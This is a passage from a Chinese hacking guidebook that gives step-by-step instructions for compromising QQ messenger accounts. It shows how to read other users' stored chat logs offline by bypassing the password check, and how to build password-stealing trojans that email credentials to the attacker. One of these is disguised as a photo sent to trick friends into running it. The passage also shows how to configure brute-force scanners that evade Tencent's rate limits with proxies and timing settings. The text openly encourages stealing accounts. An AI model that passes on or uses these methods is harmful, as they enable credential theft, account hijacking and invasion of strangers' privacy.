在它的主界面中，列出了该用户的所有好友。单击其中的任意一个好友，然后选择“聊天记录 | 查看聊天记录”命令，如图 4-1-6 所示。



图 4-1-6 查看聊天记录

这时候我们便会看到出现的“消息管理器”对话框了，如图 4-1-7 所示。



图 4-1-7 查看消息管理器中的聊天记录

现在用户就可以任意查看聊天记录了，呵呵，其中的任何消息都逃不过魔道终结者的“火眼金睛”。

除了查看聊天记录以外，利用魔道终结者我们还可查看好友资料。从图 4-1-6 中可以看到，“查看资料”选项并没有变成灰色，所以可以选中某好友然后选择查看其资料，如图 4-1-8 所示。

现在用户就可以知道该 QQ 号码的所有好友资料了，只要登录过的 QQ 的记录没有删除，魔道终结者就能完成它的使命，达到查看聊天纪录和好友信息的目的。



图 4-1-8 查看到的好友资料


## 4.1.2 利用 DetourQQ 离线查看聊天记录


下面我们来看一下另一款查看聊天记录的软件——DetourQQ 是如何来偷看聊天记录的？

DetourQQ 运行后，会依次搜索当前目录、系统目录和注册表中登记的 QQ 目录下是否有 QQ.exe 文件，如果没有则弹出打开文件对话框，由用户选择要运行的文件，然后加载程序，读取进程特定地址中的 4 字节内容，如果符合条件，则写入 4 字节的特定指令，使 QQ 跳过密码检查，之后就可以使用 QQ 的所有离线功能了。DetourQQ 2.2.0 版本支持 QQ2000b Build 1220 到 QQ2003 Build 0808 的 QQ 版本。

为方便 DetourQQ 找到 QQ.exe 文件，可以将其拷贝到 QQ 目录下，然后双击运行，它会自动将 QQ 程序 QQ.exe 启动，如图 4-1-9 所示的对话框。

点击“确定”按钮，将显出 QQ 登录对话框，断开 Internet 连接，然后直接点击“登录”按钮，将出现如图 4-1-10 所示询问是否到服务器验证的对话框。

 可以采用以下两种方法断开网络连接：

如果装有防火墙，则可以直接在防火墙上断开网络连接，如图 4-1-11 天网个人防火墙上的“接通 / 断开网络”按钮。点一下，断开网络，再点一下，接通网络。




图 4-1-9 DetourQQ.exe 运行界面




图 4-1-10 是否到服务器验证对话框




图 4-1-11 天网个人防火墙的接通 / 断开网络按钮

鼠标右击网络邻居，选择“属性 | 本地连接”，鼠标右击本地连接，选择“状态”，弹出如图 4-1-12 所示的窗口，点击“禁用”按钮，即可禁用网络连接。

在图 4-1-10 中点击“否”按钮，右下角托盘里的 QQ 图标将不会消失，双击 QQ 图标，可弹出离线的 QQ 界面，这时你就可利用第 4.1.1 节中介绍的方法查看该用户的聊天记录和好友资料了。



 必须是本地计算机上登录过的用户，并且没有删除其相关资料的用户，才能用这种离线方式查看其聊天记录和好友信息。




图 4-1-12 本地连接状态显示

另外，凯屋 QQ 速记员也一样可以记录 QQ 的聊天记录，只要在本机安装运行以后，便会在本机产生一个文本文件，所有的聊天记录（包括二人世界的内容、GSM 短消息内容、对话模式内容，群内容等）都被轻松记录下来了，而且也支持最新的 QQ2003 II 版呢。

看来要偷看别人的聊天记录实在是太容易了，如果还想知道怎么窃取别人的 QQ 密码，那下面的章节一定不要错过。


### 4.1.3 使用“QQ 怕怕”窃取密码

“QQ 怕怕”的前身就是“QQ 杀手”，只是因为“QQ 杀手”老是被黑客用来盗取别人的密码，所以作者才把名称改为 QQ 怕怕，原意是为了帮助家长同志们了解子女的兴趣爱好，所以需要得到子女 QQ 的登录帐号和密码，从而知道孩子在 QQ 上到底与谁在聊天和聊些什么内容，以便更好的对孩子进行必要的约束和教育，目前它最高可支持到 QQ2003 的版本。

黑客也可以利用它来盗取别人 QQ 的密码，特别是在网吧里面最方便。自己制作服务端后，在本机运行，然后在本机登录 QQ 的密码就可直接发到你的邮箱，或是保存在你设置的记录里，当然你还可以将它生成的服务端发送到别人，让别人运行后，在他本机上登录的 QQ 的密码也一样会发送到你指定的邮箱了。

QQ 怕怕下载解压后只有一个可执行文件 Setqq.exe，双击运行此文件，即出现其服务端设置主界面，如图 4-1-13 所示。

使用 QQ 怕怕，你可以设置两种密码保存方式：本地保存和远程发送。

要使用本地保存必须指定保存的密码文件路径和文件名；点击保存路径输入框后面的  按钮，在弹出的对话框中指定密码保存的路径，然后再建立一个用于保存密码的文件名，如图 4-1-14 所示，然后点击“打开”按钮即可。

如果要使用远程发送方式将密码发送到我们指定的邮箱，则必须设置好接收密码邮箱的相关资料，否则就可能收不到密码邮件。



图 4-1-13 QQ 怕怕服务端设置界面



图 4-1-14 选择密码文件的存放路径和文件名

 **提示**

注意选择好邮箱类型后，下面的接收邮箱处要写全你的邮箱地址，如 abc@163.com，下面再输入你的用户名和密码，注意这里的密码必须要写正确，否则邮件无法发送到你的邮箱。

设置完毕后，按“生成监控”按钮，就可以在当前目录下生成一个名为：WORKIT.EXE 的监控端文件。

直接在本机运行监控端文件 WORKIT.EXE，或是按照第 3.2.1 节讲解的方法发送给别人运行，怕怕就会自动安装了。

当 QQ 怕怕在某台机器成功安装后，当在这台机器登录 QQ 的时候，QQ 的账号和密码也同时被记录下来，并保存到指定的文



图 4-1-15 保存在本地的密码文件显示

件或发送到指定的邮箱，如图 4 - 1 - 15 所示保存在本机的密码文件。

针对某个 QQ 号码的最后一个 QQ 密码就是你要找的密码了，和发送到邮箱的原理一样。

### 4.1.4 使用好友号好好盗 For QQ2003III 盗取密码

好友号好好盗是一个特简单易用的盗取 QQ 密码的软件，专盗自己好友的号，用户只需填好自己的 QQ 号，在电脑上选择一个给朋友看的图片，按一个按钮做出一个图片木马来，把这个捆绑了木马的图片发给正在和你聊天的好友，诱骗他运行，然后继续聊上一会儿（可以设定为多少分钟后让他重启 QQ），对方的帐号和密码就会通过 QQ 信息发过来了！好友号好好盗 For QQ2003III 支持目前较新的 QQ2003III 版本，并且记录的密码还能区分大小写。

好友号好好盗压缩包解压后，有两个可执行文件，一个是好友号好好盗.exe，另一个是清除工具.exe，点击运行其中的好友号好好盗.exe 文件，即可出现好友号好好盗的图片木马生成界面，如图 4 - 1 - 16 所示。




图 4-1-16 好友号好好盗运行界面

其中：

你的 QQ 号：这里填写你的 QQ 号码，做出的木马也只能盗你这个 QQ 号码的好友。

运行次数：是指木马随电脑启动后多少次就删除自己，可采用默认值。

强制关闭 QQ 的分钟数：对方在运行图片木马后，木马会过一会再关闭对方的 QQ，迫使他再上线，再输入密码，也可直接采用默认值。

选择一个 JPEG 图片：随便选择一张 JPEG 图片发给好友，谎称是自己的照片，如果你找不到图片，可以直接用“示例图片”目录里的图片。

指定保存的文件名：就是木马的保存路径。

设置完成以后，可以直接点击“生成木马”按钮，就会在你指定的目录下生成木马了，如图 4 - 1 - 17 所示。




图 4-1-17 生成木马成功显示

另外，也可以点击“我比较懒（一步 OK）”按钮，在“示例图片”下生成一个图片木马。如图 4 - 1 - 18 所示。



图 4-1-18 点击“我比较懒（一步 OK）”按钮后结果显示

图片木马做好以后，就可以按照第 3 . 2 . 1 节中介绍的办法把他发送给网友，诱骗他运行后，你再继续聊天，结果两分钟后他就被迫下线，由于与你谈得意犹未尽，他还会上线来与你继续，你向他发一条信息，密码就会

随着他发的信息发过来，如图 4-1-19 所示。




图 4-1-19 发回来的密码显示

哈哈，实际上我们只需两步就能做出一个木马来，第一步是填入自己的 QQ 号，第二步就是按一下“生成木马”按钮，而且生成的是图片文件，可以非常轻松地骗取好友信任运行这个包含有木马的图片，从而达到我们的目的。

提示

免费版对信息没有加密，可能被对方发现（因为在对方屏幕上也会出现密码信息），不过等他发现时已经晚了，如果你成心要偷他的密码，可以先将申请密码保护网页打开，等对方密码一出现马上就填上去，弄对方一个措手不及，如果他事先没有申请密码保护，让他哭去吧。

4.1.5 利用“若虎之 QQ 密码精灵”窃取密码

“若虎之 QQ 密码精灵”完全简化了各种设置，用户只需要填写上接收密码的信箱，然后点击生成执行文件就 OK 了，而且可以两种方式得到密码，一是密码发送到你的信箱里，二是在本地电脑上执行文件所在目录保存有一份密码，直接打开就可以看到。运行执行文件后首先会关掉你正在运行的 QQ，重新打开 QQ 后，密码就立即被窃取，并发送到你所设置的信箱里，非常稳定准确，所以不管是本地还是远程的 QQ 密码都一样可以轻松捕获。

下载解压后只有一个可执行文件 Qqpín.exe，双击运行它即可，其运行界面如图 4-1-20 所示。

在“接收 QQ 密码的信箱”后输入你用来接收 QQ 密码的信箱地址，然后点击“生成执行文件”按钮，即可弹出一个“另存为”对话框，让你指定生成文件的存放路径和文件名称，如图 4-1-21 所示，默认为 GetPin.exe。



图 4-1-20 若虎之 QQ 密码精灵运行界面



图 4-1-21 指定生成文件保存路径和文件名

设置完成后，点击“保存”按钮即可，这个文件即是你用来偷取密码的木马文件。

用户既可按照第 3.2.1 节中介绍的方法将此文件发送给别人运行，用邮箱来收取别人的密码，也可直接在本地运行（如网吧），然后偷取在本机上登录 QQ 的用户密码。

只要在某个机器上执行了这个生成的木马文件，它就会关掉正在运行的 QQ，这时一般情况下用户会重启 QQ，重新启动 QQ 后，输入的密码也就传到了黑客的邮箱，如图 4-1-22 所示。

对于在本机上运行的用户，如果信箱里没有，可以到生成的可执行文件所在的目录下去查看，那里会产生一个与你的木马文件 .exe 同名的 ini 文件，直接打开后就可以看到密码了，默认是：GetPin.ini，如图 4-1-23 所示。



图 4-1-22 信箱收到的 QQ 密码显示



图 4-1-23 本地查看保存的密码

#### 提示

GetPin.ini 文件在记录时，对于文件里已经存在的 QQ 号码，它会比较是否与原来捕获的密码相同，如果相同，它不会再记录；但如果用户更改了密码，它将会以更改后的密码覆盖以前的密码，对于某个 QQ 号码的记录始终保存其最新密码。

### 4.1.6 使用 QQGOP4.0 本地版窃取密码

QQGOP4.0 本地版是一款在后台悄悄记录 QQ 密码的工具，运行一次后，便随计算机自动启动，使用非常简单方便，特别适合于在公用机器上偷取别人的密码。

下载解压后执行其中的 QQGOP.exe 文件，运行后什么反应都没有，但查看进程就可以发现，实际上已经在后台运行了。

运行了 QQGOP.exe 以后，只要在本机上登录 QQ，它就会自动将 QQ 密码记录到系统目录里的 qq2004.txt 文件里，用户只需用记事本打开此文件就可轻松看到在该机登录 QQ 用户的密码，如图 4-1-24 所示。



图 4-1-24 记录的 QQ 密码结果显示

## 提示

对于 Win2000/XP 系统，系统目录是指 System32 目录，对于 Win9X 系统，系统目录是指 System 目录，如果你不知道什么是系统目录的话，可以用文件搜索来搜索 qq2004.txt 文件。QQG0P4.0 本地版也支持木子版。以上结果是在 QQ2003 build 0808 上实验所得。

## 4.2 QQ 密码在线攻防

QQ 密码在线破解的工具很多，其中 QQPH 在线破解王、天空葵 QQ 密码探索者、QQ Explorer、QQ 机器人等都是其中较为有名的在线破解工具，这些 QQ 扫号工具在许多黑客网站都有下载。

这类扫号软件的基本原理都是一样的，都是选择一个欲破解的 QQ 号码，然后用预先设置好的常用密码分别去试，如果能够登录，说明密码对了，就把此探测结果保存到指定的文件中，因此从本质上来说，它们是猜密码软件。

### 4.2.1 利用“天空葵 QQ 密码探索者”破解密码

与其它扫号软件一样，天空葵的每个版本都有它的自述文件 (readme.txt)，看完它后，一般都会知道如何使用了。



不管是什么软件，我们都应该有个很好的习惯，那就是拿到软件后，首先看该软件的自述文件，这样不但有助于快速熟悉软件，也可避免走弯路。

好的，下面我们来看一下如何利用“天空葵 QQ 密码探索者”破解 QQ2003 密码吧。

具体操作步骤如下：

从网上下载天空葵 QQ 密码探索者 0.86 版压缩包，解压之后我们可以看到有 7 个文件，如图 4-2-1 所示。

天空葵 QQ 密码探索者 0.86 版的主程序是 skyflower.exe，在运行 skyflower.exe 之前，我们需要对文件 password.ini 和 skyflower.ini 进行设置。

首先打开文件 password.ini，该文件如图 4-2-2 所示，在这个文件中我们可以设置扫描时需要用到的密码，每个密码占一行。

这个文件是我们扫到号或扫不到号的关键，天空葵默认的 password 文件里，存放的是一些比较常见的“白痴型”密码，我们可以根据自己得知的资料进行密码编辑。



图 4-2-1 天空葵 QQ 密码探索者 0.86 版的文件



图 4-2-2 password.ini 文件



例如，我们要扫描 QQ 号码 123456 的密码，如果我们认为 QQ 号 123456 的密码很可能是 i loveyou too，就可以把 i loveyou too 添加到文件 password.ini 中，如图 4-2-3 所示。

接着，我们再打开 skyflower.ini 文件，如图 4-2-4 所示，该文件是天空葵的配置文件，程序运行时的各种参数和一些特殊设置都在其内。



图 4-2-3 添加密码



图 4-2-4 skyflower.ini 文件

在 skyflower.ini 中的各参数设置的作用如下所示：

Begin=3535122 扫描的起始 QQ 号设置；

End=28900239 扫描的终止 QQ 号设置；

SeedNum=32425231 种子 QQ 号码设置；

SeedPass=234 种子 QQ 号码的密码设置；

SeedInterval=80 两个种子之间的间隔设置；

Interval=5 提交的时间间隔；

JumpMiBao=0 如设为 0 则表示不跳过对有密码保护的 QQ 号码进行扫描；设为 1 则表示跳过有密保的 QQ 号码扫描；

HotKey=A 自定义热键(Alt+Ctrl+A)；

PeqN=0 如设为 1，则在密码列表中自动加入一个和号码相同的密码，有些人怕自己忘记密码，也是为了方便，喜欢采用与号码相同的密码，这招恰恰是对付这种人的。如设为 0，则不加入；

proxy=1 如设为 1，则使用代理。设为 0，则不使用代理；

autorun=0 如设为 1，自动开始扫描，设为 0 则是手动扫描；

fromlist=0 如设为 1 则从列表读号，为 0 则不从列表读号；

autorunhide=0 如设为 1 则运行后自动隐藏，设为 0 则否；

regeditrun=0 如设为 1，则运行后自动在注册表中加入开机自动运行一键值，设为 0 则否。

在对以上文件进行设置之后，我们就可以打开天空葵 QQ 密码探索者 0.86 版的主程序了，双击程序 skyflower.exe，其运行界面如图 4-2-5 所示，





图 4-2-5 天空葵 QQ 密码探索者 0.86 版主程序运行界面

通过天空葵 QQ 密码探索者 0.86 版的程序面板，我们可以在多个文本框中设置参数，但实际上这些参数我们都可以在文件 skyflower.ini 中设置。在对文本框中的内容修改后，退出时程序就会自动把我们所作的这些修改保存到文件 skyflower.ini 中了。


- 另外，程序面板上的灰色文本框显示了程序运行时的一些状态，其意义如下所示：
- 当前 QQ 号：指出程序当前正在扫描的 QQ 号码；
- 等待：指出某个操作持续的时间；
- 密码：指出当前正在验证的密码；
- 字典：指出密码字典的文件名。

在天空葵 QQ 密码探索者 0.86 版的程序面板上，单击“发送”按钮，天空葵 QQ 密码探索者就开始扫描密码。

 小博士，为什么我点了“发送”，但它却还不开始扫描呢？


 这多半是网络问题，只要网络畅通无阻，就会自动开始扫号。另外，如果在面板上的“从文件中取号”打了钩，没有 list.ini 文件或是 list.ini 文件里却没有号码的话，也会停止不动。


如种子号码或者种子号码的密码设置有问题，程序就不会正常工作，如图 4-2-6 所示。所以种子号码和种子号码的密码必须正确，可以把自己申请的 QQ 号码作为种子号码。

 提示

在种子号列表 (seed.ini 文件) 中，可以多列几个自己的号，以便对付腾讯公司所做的在一定时间内，对同一个号登录次数的限制。按照一行 QQ 号码，一行对应密码的方式列出。

如果种子号码和密码都正确，程序就会从起始 QQ 号码开始，逐个扫描 QQ 号码，如图 4-2-7 所示。

 小博士，为什么在扫描的时候我老是被 ban (禁止) 呢？

 很正常呀，这是腾讯做出的防范措施，只要把扫描两号间隔时间 (skyflower.ini 里的 interval) 调的长一些，就可以避免了。

在如图 4-2-7 所示的例子中，如果密码文件 password.ini 中只有 5 个密码，那么，对于每个 QQ 号码，程序都会尝试用 password.ini 中的每一个密码去连接腾讯的服务器，如果 password.ini 中的所有密码都不对，则程序就自动转到下一个 QQ 号码的密码进行扫描。



图 4-2-6 种子密码有问题的情况



图 4-2-7 跳过有密码的号码

因为前面我们在 skyfiower.ini 中, 设置了最后一行为 1, 所以, 如果当某个 QQ 号码申请了密码保护时, 程序就会自动跳过对这个号码的扫描, 如图 4-2-7 所示, 7566480、7566336 等 QQ 号码就是申请了密码保护的情况。

如果我们扫描得到了某个 QQ 号码的正确密码, 该软件就会给出我们提示。如图 4-2-8 所示, 我们扫描到 QQ 号码 8631271 的密码为 12345。


这个结果会被保存到文件 result.ini 中, 如图 4-2-9 所示, 然后, 程序会继续进行下一个 QQ 号码的密码扫描。




图 4-2-8 扫描到正确的密码



图 4-2-9 保存扫描结果

 小博士, 为什么我的天空葵一打开就自动关闭了呢?

 造成这种现象的主要原因是由于设置的两号间隔时间大于种子号的扫描时间, 这样, 便会出现这种状况了, 只要把扫描种子号码时间 (seedinterval) 改成大于两号间隔时间 (interval) 便可解决。

以这种方式来扫号看来太容易了, 不管我是否认识你, 只要用这个软件扫一扫, 就可以得到一大批使用“白痴”级密码的 QQ 号, 如果我们再加上一些专用的密码字典, 能扫到的号就更多了。如果这些 QQ 号又没有申请密码保护的话, 这些号就是你的啦。

## 4.2.2 利用 QQPH 在线破解王破解 QQ 密码

QQPH 是个可用 HTTP 代理或可不用代理的扫号软件 (但它如果用代理来扫, 大多数情况会被 XXX .....), 软件很好, 但美中不足的缺点是: 误报比天空葵相对来得多些。

下面我们以 QQPH 1.50 为例来讲述一下利用 QQPH 在线破解王破解 QQ2003 密码的步骤, 具体操作为:

首先需要下载 QQPH 压缩包, 解压之后有 7 个文件, 如图 4-2-10 所示。

我们可以看到, QQPH 在线破解王的主程序是 QQPH.exe, 但在运行 QQPH.exe 前, 还需要对其中的 password.txt、ScanNumber.txt 和 Proxy.txt 这 3 个文件进行设置。

首先我们来打开 password.txt 文件,



图 4-2-10 QQPH 1.50 的文件

该文件中的内容如图 4 - 2 - 11 所示，在这个文件中可以设置破解时需要用到的密码，每个密码占一行。




图 4-2-11 password.txt 文件

例如，要破解 QQ 号码 123456 的密码，如果我们认为 QQ 号码 123456 的密码很可能是 icandoit，那么，就可以把 icandoit 添加到文件 password.txt 中，如图 4-2-12 所示。

接着再打开 ScanNumber.txt 文件，如图 4-2-13 所示，然后在这个文件中输入我们想要扫描的 QQ 号码的范围或列表。在这里既可以输入单个的 QQ 号码，如 888888，也可以输入一个 QQ 号码范围，如 1888888 到 5000000，不过中间要用符号【-】隔开，即 1888888-5000000，而且每行只能占一个 QQ 号码或者一个 QQ 号码范围。



图 4-2-12 在 password.txt 中添加密码




图 4-2-13 ScanNumber.txt 文件

程序在扫描密码的时候，每扫完一行后就会自动跳到下一行继续进行扫描。

最后我们再来打开 Proxy.txt 文件，如图 4-2-14 所示。QQPH 支持通过 http 代理服务器进行 QQ 密码破解，以提高破解效率，并解决一些人在局域网内无法使用该软件的问题。

在文件 Proxy.txt 中，每行设置一个代理服务器，冒号前面的是代理服务器的 IP 地址，冒号后面的是代理服务器的代理端口号，如 61.151.253.47:80。如果我们不使用代理服务器则可以跳过这一步。

在对上述 3 个文件进行设置后，我们就可以打开 QQPH 1.50 的主程序进行扫描了，双击程序文件 QQPH.exe，就可以进入其主程序的界面，如图 4-2-15 所示。

在进行扫描之前，我们还可以在 QQPH 1.50 的程序面板上对一些参数进行设置，具体如下所示：



图 4-2-14 Proxy.txt 文件



图 4-2-15 QQPH 1.50 的主程序

### 代理选项

不用代理列表：即不通过代理来进行扫描。

启用代理列表：程序自动通过启动时从Proxy.txt文件读入的代理列表逐个扫描。

### 注意

在选择使用代理服务器前最好还是先了解有关代理服务的基本知识，并确认该代理服务器是可用的！！

### 校验号设置

可以提供一个正确的QQ号码及密码，用来检测本地计算机的IP是否由于短时间连续探测腾讯服务器而被屏蔽。如果被屏蔽，则程序会在自动暂停20秒后再继续进行探测。

号码：不用笔者说了吧？自然是填入正确的QQ号码了。

密码：就是校验号码的正确密码了。

间隔：如果IP被屏蔽，程序自动暂停的间隔时间，单位是“秒”。

启用：打上“ ”之后，程序才会检测本地计算机的IP是否被屏蔽。

### 扫描号码参数设置

扫描范围：就是在程序启动时自动从ScanNumber.txt文件读入，用户也可以从下拉列表中选择要扫描的区段。

间隔：两次探测间要暂停的时间间隔，单位是“1/10”秒。

当前号码：就是程序现在正在进行探测的号码。

实际上，对于QQPH程序面板上的这些参数，我们也可以在文件QQPH.cfg中对其进行设置，如图4-2-16所示，该文件中各选项的作用如下所示。

Proxy：程序支持你通过http代理服务器进行探测，以提高探测效率，并解决一些人在局域网内无法使用探测软件的问题。如设为0表示不启用代理服务器；设为1表示启用代理服务器。

VerifyNum：设置QQ的检验号码。

VerifyPwd：设置检验号码的密码。

VerifyDelay：设置如果IP被屏蔽的时候，程序自动暂停的间隔时间。

VerifyCheck：如果设置为1则表示检测本地计算机的IP是否被屏蔽；如果设置为0则表示不检测本地计算机的IP是否被屏蔽。

ScanString：程序启动时从文件ScanNumber.txt中载入的扫描范围的序号。

ScanDelay：两次探测间要暂停的时间间隔，默认值为45。

CurrentNum：程序现在正在进行探测的号码。




图4-2-16 文件QQPH.cfg

我们在 QQPH 1.50 程序面板中对参数进行设置后，只要单击一下“扫描”按钮，QQPH 1.50 在线破解王就开始扫描工作了，如图 4-2-17 所示。

如图 4-2-8 所示，扫描的范围是 2000000~5000000，程序先扫描 QQ 号码 2000000，对 2000000 尝试使用文件 password.txt 中的密码，逐个进行验证，当进行到密码 11111 时，如果这个密码恰好是 QQ 号码 2000000 的正确密码，就会在程序中显示“你被黑了吧！”，并且把扫描结果保存在文件 DeltaResult.txt 中，如图 4-2-18 所示。

然后继续进行下一个 QQ 号码 2000001 的密码扫描。




图 4-2-17 QQPH 1.50 开始破解



图 4-2-18 保存扫描结果

### 4.2.3 使用“QQExplorer”破解 QQ 密码

QQExplorer 是一个在线破解 QQ 密码的工具，下面我们就来看一下它的一些具体用法。

利用 QQExplorer 破解 QQ2003 密码的步骤如下：

下载 QQExplorer1.26 压缩包，解压之后有 9 个文件，如图 4-2-19 所示。

我们看到 QQExplorer 1.26 的主程序是 QQExplorer.exe，但在运行 QQExplorer.exe 之前，我们同样需要对 password.txt、ScanNumber.txt 和 Proxy.txt 三个文件进行一些设置。

由于在 QQExplorer 1.26 中，文件 password.txt 的作用和设置同 QQPH 在线破解王差不多，因此在这里不再赘述。文件 Proxy.txt 的作用跟 QQPH 在线破解王的 Proxy.txt 文件的作用相同，但是其设置不太相同，其设置规则是：IP 地址 + 英文逗号 + 端口号，如图 4-2-20 所示。



图 4-2-19 QQExplorer 1.26 的文件



图 4-2-20 Proxy.txt 文件

## ✕ 注意

其中的英文逗号是指使用英文输入法输入的逗号。

在这里，如果某个代理服务器需要采用用户登录，我们就可以在文件 Proxy.txt 中指定登录的用户名和密码，如图 4-2-21 所示。



图 4-2-21 需登录用户的代理服务器

但如果代理服务器不需要实现用户登录，那么，我们只要输入代理服务器的 IP 地址和端口号就可以了。在 QQExplorer 运行后，将会自动在该代理服务器的后面添加“，空，空”。

在运行 QQExplorer 1.26 之前，我们还需要打开 QQExplorer.INI 文件，对程序的参数进行设置，如图 4-2-22 所示。



图 4-2-22 QQExplorer.INI 文件

其中 QQExplorer.INI 主程序配置文件的设置说明如下：

探测范围：

开始号码=10000 ——扫描的起始 QQ 号码，这个不用笔者多说什么了吧

结束号码=999999999 ——扫描的终止 QQ 号码

设置：(程序有右键菜单，可以对部分参数即时设定。)

校验号码=0 ——用于检验 IP 地址是否被屏蔽的 QQ 号码，当程序不正常时在这里填上可以使用的 QQ。

密码= ——校验号码的正确密码，当程序不正常时在这里填上可以使用的 QQ 的密码。

测试密保=1 ——设置为 1，程序会自动跳过密码保护的号码只探测无密码保护的号码，设置为 0 则探测所有号码（包括有密码保护号）。

提示音=1 ——设置为 0 表示探到正确密码时无提示音，设置为 1 表示探到正确密码时会有提示音。

IP 有效性测试=1 ——设置为 1，在探测密码前测试某个代理服务器的 IP 是否正常，是否被腾讯封杀，若该 IP 不可用，该代理将被程序剔除；设置为 0 则表示不测试代理的有效性。

自动转入单机扫描=0 ——设置为1，表示所有代理都被删除后程序将自动转入本机IP进行探测；设置为0，表示所有代理都被删除之后程序将重新载入原来的代理列表进行探测。

Time Out=30 ——设置代理的响应时间，如果超出这个时间，代理服务器还不响应，该代理服务器将被剔除，默认为时间超出30秒无回应的代理将被剔除。

探测间隔时间=10 ——单机探测时，每次发送密码的时间间隔。

下面我们来看一下密码规则的设置：

密码同号码=0 ——如果设置为1则表示在密码列表中自动加入一个和号码相同的密码；如果设置为0则表示不加。

前缀=

偏移量=0

后缀=

前缀偏移量后缀保存的是“密码规则”那一部分的值。

当密码同号码=1，偏移量=0时，密码就是当前的QQ

比如号码10001，密码是10001。如果偏移量=20（等号后面一定得是一个整数值）那么密码就是10021。

